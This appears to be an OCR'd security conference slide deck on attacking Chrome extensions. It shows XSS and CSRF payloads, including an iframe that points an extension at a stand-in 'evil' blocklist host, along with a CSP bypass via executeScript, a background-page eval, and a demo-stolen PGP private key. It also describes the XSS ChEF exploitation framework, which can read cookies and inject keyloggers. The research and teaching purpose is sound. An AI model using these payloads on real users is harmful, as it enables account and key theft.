Advanced Chrome Extension Exploitation

Kyle ‘Kos’ Osborn
Krzysztof Kotowicz

Introduction

- Krzysztof Kotowicz
  - IT security consultant at SecuRing
  - http://blog.kotowicz.net
  - @kkotowicz
- Kyle Osborn
  - Pentester at AppSec Consulting
  - http://kyleosborn.com/
  - @theKos

Previous research

- Kyle Osborn, Matt Johansen
  - Hacking Google ChromeOS (BH 2011)
- N. Carlini, A. Porter Felt, D. Wagner - UC Berkeley
  - An Evaluation of the Google Chrome Extension Security Architecture http://www.eecs.berkeley.edu/~afelt/extensionvulnerabilities.pdf
- Krzysztof Kotowicz
  - http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html

Plan

- Briefing
  - Chrome extensions security 101
  - Abusing Chrome extensions
  - Easy exploitation
  - Using XSS ChEF
- Workshops
  - all of the above in practice & more
  - http://kotowicz.net/brucon/

CHROME EXTENSIONS SECURITY

Chrome extensions security


- Extensions are HTML5 applications packaged in signed .crx files
- **chrome-extension://<id>** URLs
- Have access to powerful API
  - chrome.tabs
  - chrome.history
  - chrome.cookies
  - chrome.proxy
  - bundled plugins (NPAPI)
- Permissions defined in **manifest.json**

Chrome extensions security

- Extensions have a lot of power to abuse
- How bad can it be? Think...
  - global XSS
  - identity theft (bookmarks, history, cookies)
  - filesystem access
  - remote code execution (meterpreter)

Chrome extensions security
Content script

- Can interact with webpage DOM
  - e.g. execute Javascript
  - isolated worlds for page JS / content script JS
- No access to chrome.* API




Chrome extensions security
View pages

- Have access to **chrome.*** API
- No access to webpage **DOM**
- Content scripts and view pages can only **exchange messages**
- Examples**:**
  - option pages
  - new tabs
  - popups

Chrome extensions security
Background page

- View page that runs constantly
- Has access to **chrome.*** API
- The Ultimate Target



Chrome extensions security

- Currently, Chrome extension security is very reliant on the developer
  - Writing bad code is easy
  - Giving extensions more permissions than necessary is easier
- Extensions suffer from **common web vulnerabilities**

Chrome extensions security

- **XSS:** page DOM has a vector that is grabbed and executed by extension

```
<link rel="alternate" type="application/rss+xml"
title="hello <img src=x onerror='alert(1)'>"
href="/rss.rss">
```

- **CSRF**: Page directly requests extension URLs

```
<iframe src="chrome-extension://<id>/pages/
subscribe.html?location=//evil/whitelist"></iframe>
```

Chrome extensions security

- **NPAPI plugins vulns**
  - Extensions can use NPAPI plugins (.dll, .so etc.)
  - Those run outside of Chrome sandboxes
  - Full permissions of current OS user
  - Possible vulns: RCE, buffer overflows, path disclosures, command injections, ...
- **Manual review by Google if plugin is used**

Chrome extensions security

- Content-Security-Policy prevents XSS
- Chrome supports CSP in the webpages

  `X-Content-Security-Policy, X-WebKit-CSP`

- Chrome supports CSP in extensions

  `content_security_policy` in manifest

- **But…**

Extensions vs CSP in webpage

- **Total CSP bypass**
  - You can inject any code via extension

    ```
    chrome.tabs.executeScript(null,
    {code:“alert(1)”})
    ```
  - Injected code:
    - is same origin with the page (document.cookie etc.)
    - can communicate with view pages (chrome.extension.sendMessage)

Extensions vs CSP in manifest

- Cannot execute arbitrary code
- **Even CSP in extension + CSP in webpage does not make you 100% safe!**
  - You can pivot the attack through webpage
  - You need additional vulnerabilities to exploit this

Chrome extensions security

- Most commonly vulnerable
  - RSS readers
  - Note extensions
  - Web Developer extensions

Chrome extensions security manifest.json

- Defines resources, permissions, name etc.
- **v1**
  - insecure, but everyone uses it
- **v2**
  - Secure Content-Security-Policy by default (**no XSS**!)
  - Pages cannot access extension URLs (**no CSRF!**)
  - Unpopular
    - **26** out of top 1000 extensions
  - Will be enforced in Q3 2013

Chrome extensions security Installation Methods

- Chrome Web Store
  - curated by Google
- .crx install from any website (prompts user)
  - Chrome 21 makes off-store installs harder
    - Drag & drop .crx to **chrome://extensions**
    - Or use **--enable-easy-off-store-extension-install** flag
- MiTM not possible due to certificate signing

ABUSING CHROME EXTENSIONS

Fingerprinting

- The simplest method
  - Generate a list of known extension IDs, and bruteforce chrome-extension://ID/ resources to discovered extensions
  - use onerror/onload to check for existence
- http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html

CSRF - example

- Chrome Adblock 2.5.22
  - Extension UI uses pages/subscribe.html
  - pages/subscribe.html?location=**url** will subscribe to new block list

```
var queryparts = parseUri.parseSearch(document.location.search);
  BGcall("subscribe",
      {id: 'url:' + queryparts.location});
```

- Can be called by any webpage

```
<iframe src="chrome-extension://<id>/pages/
subscribe.html?location=//evil/whitelist">
```

XSS - example

- Slick RSS + Slick RSS: Feed Finder
  - simple injection location (<link> tag title)

```
<link rel="alternate" type="application/rss+xml"
title="hello <img src=x onerror='payload'>"
href="/rss.rss">
```

Leveraging XSS

- Vector in page => XSS in content script
  - No access to chrome.* API
  - Only **chrome.extension.***
    - e.g. chrome.extension.connect & chrome.extension.sendMessage to communicate
  - Need to elevate to view script
- From view script


```
chrome.extension
   .getBackgroundPage()
   .eval("mwahahahahaaaaa!")
```

XSS - example


Refresh All
Feed Problems
Manage | Refresh | Options
Read Later
Read Later
Read Later
{ "background_page": "background.html", "browser_action": { "default_icon": "transmit.png", "default_title": "Slick RSS" }, "description": "A full featured RSS reader that's fully contained within the browser.",
My Blog's RSS Feed
The feed selected seems to be invalid. Please check the URL.
Nerdy Details
The response didn't have a valid responseXML property.


NPAPI vulns - example


- **CR-GPG 0.7.8** (gpg-gmail bridge)
- GPG in gmail???



NPAPI vulns - example

- Uses external gpg install through NPAPI plugin
- Long story short:
  - Easy to get from this:





NPAPI vulns - example

- To this:

from: **victim victim** securityvictim@gmail.com

to: evilhacker111@gmail.com

\n\n\n\n

\n\n\n"

Contacts: "securityvictim@gmail.com,demo@example.com,evilhacker111@gmail.com,kos@kos.io,kkotowicz@gmail.com,sec

Secrets:


-----BEGIN PGP PRIVATE KEY BLOCK-----

Version: GnuPG v2.0.17 (MingW32)

lQO+BFBcOikBCAC3Rn9z+kHn5frVutRs8sbCn+PpNPUlYaf3AlNdwsMwm4aYwz8o
1V+BLHkfG34HsKaYp7XDtibOrNbPS0tAVLMNdbAiYwq5Xq62lQLXwWmBY+oNAbt2
YfvCSLWECfsawmILliLTI2MG2rKoa9ffCDLkQAivmauOdXGmA8gF3pNb4O9zkRLf
SuKk59i+gfDdvZWWnkAO5xsgr8E1rLsOUeSEcUxcBB/m+LZSZ5sd/oy0ksPrq/Cr
2Kq7lyZNGpfGp16SCeKi4wO2oZcitijuV1hS0nxjSzB2VDJm/OBMpTN231fMaXN6
Sa+TmbqTv0DBQi+kTkko9uqsDJyZp55oyH0LABEBAAH+AwMCrh/HP39U20u20UHR


NPAPI vulns - example

- To this:



NPAPI vulns - example

- To this:



EASY EXPLOITATION

Easy exploitation

- **alert(1)** - Now what?
- Use an automated tool to pillage and plunder
- **BeEF** does a great job hooking into DOMs

- But – Need a special tool designed to take advantage of Chrome extension APIs

Easy exploitation

- Enter **XSS ChEF**
  (Chrome Extension Exploitation Framework)
  - Designed from the ground up for exploiting extensions
  - Fast (uses WebSockets)
  - Preloaded with automated attack scripts

XSS ChEF

Easy exploitation

- Monitor open tabs of victims
- **Execute JS** on **every tab**
- Extract HTML
- **Read**/write **cookies**
- Access localStorage
- Manipulate browser history
- Take screenshots of tabs
- Inject **BeEF** hooks / keyloggers


XSS ChEF

USING XSS CHEF


XSS ChEF
Launching server

```
$ php -v
PHP 5.3.12 (cli) (built: Jun  7 2012 22:49:42)
Copyright (c) 1997-2012 The PHP Group
Zend Engine v2.3.0, Copyright (c) 1998-2012 Zend Technologies
    with Xdebug v2.2.0, Copyright (c) 2002-2012, by Derick Rethans

$ php server.php 2>command.log
XSS ChEF server
by Krzysztof Kotowicz - kkotowicz at gmail dot com

Usage: php server.php [port=8080] [host=127.0.0.1]
Communication is logged to stderr, use php server.php [port]
2>log.txt
2012-07-22 12:40:06 [info] Server created
2012-07-22 12:40:06 ChEF server is listening on 127.0.0.1:8080
2012-07-22 12:40:06 [info] [client 127.0.0.1:60431] Connected
2012-07-22 12:40:06 [info] [client 127.0.0.1:60431] Performing
handshake
2012-07-22 12:40:06 [info] [client 127.0.0.1:60431] Handshake sent
2012-07-22 12:40:06  New hook c3590977550 from 127.0.0.1
...
```

